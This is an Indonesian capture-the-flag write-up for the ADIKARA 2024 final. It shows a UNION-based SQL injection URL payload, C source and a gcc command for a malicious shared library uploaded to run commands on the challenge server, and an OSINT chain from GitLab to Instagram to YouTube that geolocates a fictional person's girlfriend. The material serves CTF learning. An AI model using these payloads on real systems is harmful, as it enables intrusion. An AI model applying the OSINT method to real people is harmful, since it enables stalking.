


Write Up Final ADIKARA 2024

No-Team



Faisal Ihsan Santoso

[500] Final Boss



Untuk Flag yang pertama kita hanya melakukan SQL Injection terhadap website tersebut untuk SQL injection nya bisa kita lakukan di

<http://139.59.243.99:1338/search?q=test>

untuk payload dan SQL Injection nya

http://139.59.243.99:1337/search?q=%27+UNION+SELECT+secret_code,name,hidden_data,hidden_data,5,6+FROM+products--%20-

dan kita akan mendapatkan flag pertamanya dengan SQL Injection



Flag : ADIKARACTF{simple_SQLi_combined_

Dan untuk mendapatkan flag kedua kita bisa menggunakan script CVE Exploit 2021-3129, tetapi karena waktu tidak sempat saya skip ke soal Not So Low.

[500 pts] Not So Low

Challenge

0 Solves

×

Not So Low

500

Just read the code and solve it. Goodluck!

<http://117.53.47.247:10088/>

Author: [b133dz](#)

▼ View Hint

[Reverse](#) [shell](#) can really help you.

▼ View Hint

Flag in [libs/libflag.so](#)

[strings](#) and [grep](#) can be your friends.

⬇ Dockerfile

⬇ not-so-low....

Flag

Submit

Diberikan file not-so-low.py dan sebuah website

Setelah saya liat di website tersebut, ada kemungkinan kerentanan pada upload file vuln, dan di hint juga disebut Reverse Shell yang berarti kita bisa upload dan ngerun script pada website tersebut.

Tetapi kita harus menganalisa script python tersebut supaya kita bisa mengerti apa yang harus kita lakukan.

```
def run_custom_lib(file_path, param, return_dict):
    try:
        custom_lib = ffi.dlopen(file_path)

        ffi.cdef("char* bl33dz_custom(char* param);")

        result = custom_lib.bl33dz_custom(param)
        result_message = ffi.string(result).decode('utf-8')

        return_dict['result'] = result_message

    except Exception as e:
        return_dict['result'] = f'Error loading or calling custom library: {str(e)}'
```

terdapat function yang bisa kita gunakan untuk ngerun custom lib

Disini saya membuat dengan bahasa c

```
#include <stdio.h>
#include <stdlib.h>

char* bl33dz_custom(char* param) {
    static char buffer[1024];
    FILE* pipe = popen("strings ./libs/libflag.so", "r");


    if (pipe == NULL) {
        return "Failed to run ls /tmp";
    }

    fread(buffer, sizeof(char), sizeof(buffer) - 1, pipe);
    pclose(pipe);

    return buffer;
}
```

```
gcc -shared -o malicious.so -fPIC malicious.c
```

Lalu upload file malicious.so ke website yang di berikan.



Lalu saya menemukan flag nya.

Flag : ADIKARACTF{maaf_guys_malas_bikin_soal_web_exploit_c43954}

[500 pts] Shangri-La Gate

Shangri-La Gate

500

Shangri-La is a noun that refers to a remote, imaginary, and beautiful place where life is nearly perfect. It can also mean a remote hideaway that is usually idyllic.

Attachment:

<https://drive.google.com/drive/folders/1Lf1tHdI7cWXVbJKYeE8HGWgCHSdOaHcn>

Password: `b1ceda03bf50ca27db63e2e7753ec609`

Author: `b133dz`

NOTE: Minimum GLIBC_2.35 to run

BOUNTY: 50K IDR for First Blood

▼ View Hint

ApplImage file can be extracted to access the actual binary.


Once extracted, you can perform dynamic analysis on the binary.

▼ View Hint

<https://github.com/hugsy/gef>

Maybe this tool can help you find "magic words".


Diberikan file AppImage, disini saya langsung mengextract file tersebut dan menganalisa nya



Terdapat file AppRun.wrapped yang bisa saya analisa dengan ghidra.

Setelah saya analisa dengan ghidra di function main terdapat interaksi antara program dan .desktop file

```
5          /* WARNING: Subroutine does not return */
7  apcStack_110[8] = (char *)0x401a6e;
3  exit(1);
9  }
0  apcStack_110[8] = (char *)0x4011f2;
1  iVar2 = scandir64((char *)ppcVar4,(dirent64 ***)&namelist,filter,(__
2  if (iVar2 == 0) {
3      apcStack_110[8] = (char *)0x401a3d;
4      fwrite("Error: No .desktop files found\n",1,0x1f,stderr);
5          /* WARNING: Subroutine does not return */
6      apcStack_110[8] = (char *)0x401a47;
7      exit(1);
3  }
9  if (iVar2 == -1) {
0      pcVar3 = "Error: Could not scan directory %s\n";
```


A screenshot of a code editor window with two tabs: 'malicious.c' and 'shangri-la-gate.desktop'. The 'shangri-la-gate.desktop' tab is active, showing a desktop entry configuration. The code is as follows:

```
1 [Desktop Entry]
2 Categories=
3 Comment=A Tauri App
4 Exec=shangri-la-gate
5 Icon=shangri-la-gate
6 Name=shangri-la-gate
7 Terminal=false
8 Type=Application
9
```

Setelah saya liat terdapat Exec dalam file .desktop dan membuat saya untuk berpikir exploit pada Exec tersebut.

Envy

500

My enemy has a girlfriend, and i'm jealous of him. So i want to steal his girlfriend. But to steal his girlfriend i need to know about her by find out what's her favorite place. Help me for that!! Actually I'm not really knows well about him, but from what i heard he build the startup. you can check his startup <http://117.53.47.247:10323/>

▼ View Hint

is there something on the source code?

▼ View Hint

gitlab -> instagram -> youtube -> geolocation

▼ View Hint

gitlab -> instagram -> youtube -> geolocation

▼ View Hint

gitlab -> instagram -> youtube -> geolocation

▼ View Hint

gitlab -> instagram -> youtube -> geolocation

▼ View Hint

try to reverse image my girlfriend picture

Disini kita di berikan sebuah website dan di minta untuk mencari data data dari website tersebut

Dan format flag untuk challenge ini adalah

flag format


a = plus code tempatnya

b = 4 angka terakhir no telpon tempatnya

c = nama pacarnya

ADIKARACTF{a_b_c} (semua huruf dalam kapital)

Pada website tersebut terdapat gitlab yang bisa kita gunakan untuk informasi lebih lanjut



The screenshot shows a web browser window with a dark theme. The address bar displays 'Not secure' and the URL 'view-source:117.53.47.247:10323'. The page content is a contact form with the following HTML structure:

```
887 <div class="col-md-6">
888   <label for="name-field" class="pb-2">Your Name</label>
889   <input type="text" name="name" id="name-field" class="form-control" required="">
890 </div>
891
892 <div class="col-md-6">
893   <label for="email-field" class="pb-2">Your Email</label>
894   <input type="email" class="form-control" name="email" id="email-field" required="">
895 </div>
896
897 <div class="col-md-12">
898   <label for="subject-field" class="pb-2">Subject</label>
899   <input type="text" class="form-control" name="subject" id="subject-field" required="">
900 </div>
901
902 <div class="col-md-12">
903   <label for="message-field" class="pb-2">Message</label>
904   <textarea class="form-control" name="message" rows="10" id="message-field" required=""></textarea>
905 </div>
906
907
908
909 <!-- =====
910 repository : https://gitlab.com/arsha4/arsha
911 ===== -->
912
913 <div class="col-md-12 text-center">
914   <div class="loading">Loading</div>
915   <div class="error-message"></div>
916   <div class="sent-message">Your message has been sent. Thank you!</div>
917
918   <button type="submit">Send Message</button>
919 </div>
920
921 </div>
922 </form>
923 </div><!-- End Contact Form -->
```

The GitLab repository link is highlighted in yellow in the original image.

Pada gitlab tersebut di commit nya terdapat beberapa user, dan disini saya tertarik dengan user [hiikari.rokuu](#)

← → ↻ 🔍 gitlab.com/arsha4/arsha/-/commits/main?ref_type=heads

🔥 Next Why GitLab Pricing Explore

📁 🔍 Search or go to... Arsha / Arsha / Commits

Project

- 📁 Arsha
- 👤 Manage >
- 📅 Plan >
- </> Code >
 - Merge requests
 - Repository
 - Branches
 - Commits**
 - Tags
 - Repository graph
 - Compare revisions
 - Snippets
- 🔧 Build >

🔗 main ▾ arsha

Jan 08, 2025

- 🌟 **Update README.md**
administrator.hachi authored 2 hours ago
- 🇪🇺 **did you think the local part of my email is real? why don't you try in another platform**
hiikari.rokuu authored 2 hours ago

Jan 07, 2025


- 🌟 **update member team**
administrator.hachi authored 14 hours ago
- 🇪🇺 **remove the secret sauce**
hiikari.rokuu authored 14 hours ago
- 🌟 **add index**
administrator.hachi authored 14 hours ago

Dan pada hint tersebut kita disuruh ke instagram nya dan youtube nya

The image is a screenshot of the GitLab web interface. On the left, a sidebar menu is visible with the following items: Code, Merge requests, Repository, Branches, Commits (highlighted with a blue bar), Tags, Repository graph, Compare revisions, Snippets, Build, Deploy, Operate, and Monitor. At the bottom of the sidebar, a red rectangle highlights a black button with the text "mailto:faith.hiikari.roku@gmail.com". The main content area on the right displays a list of commits. The first commit is titled "did you think the local par" by user "hiikari.rokuu" and was authored 3 hours ago. Below this, a date separator "Jan 07, 2025" is shown. The second commit is "update member team" by "administrator.hachi" (14 hours ago). The third is "remove the secret sauce" by "hiikari.rokuu" (14 hours ago). The fourth is "add index" by "administrator.hachi" (14 hours ago). The fifth is "add starter page" by "usaa.pekora" (14 hours ago). The sixth is "add service details" by "john.cenaa" (14 hours ago). The bottom of the list shows the start of another commit "add form logic".

disini terdapat email pada user gitlab hiikari rooku

Dan kita beralih ke instagram terdapat user yang namanya sesuai dengan email tersebut




Dan terdapat postingan yang di post oleh user tersebut

Di postingan tersebut user nya menyebutkan username seseorang dan itu adalah youtuber



Sesuai dengan hint setelah instagram kita ke youtube dan di user yang di mention oleh username tersebut ada link youtube nya



Flag sementara : ADIKARACTF{a_b_ENAKORIN}


Terdapat postingan youtube yang sesuai dengan user yang posting foto di instagram



Pada video youtube itu youtuber tersebut menyebutkan tempat dan lokasi dia berada



Disini kita mendapatkan nama tempat dari orang tersebut yang sesuai dengan postingan di ig nya sesuai dengan hint saya mencari tempat tersebut di googlemaps



Sesuai dengan format nya

a = plus code tempatnya

b = 4 angka terakhir no telpon tempatnya

c = nama pacarnya

ADIKARACTF{a_b_c} (semua huruf dalam kapital)

FLAG : ADIKARACTF{MPC3+FR_7837_ENAKORIN}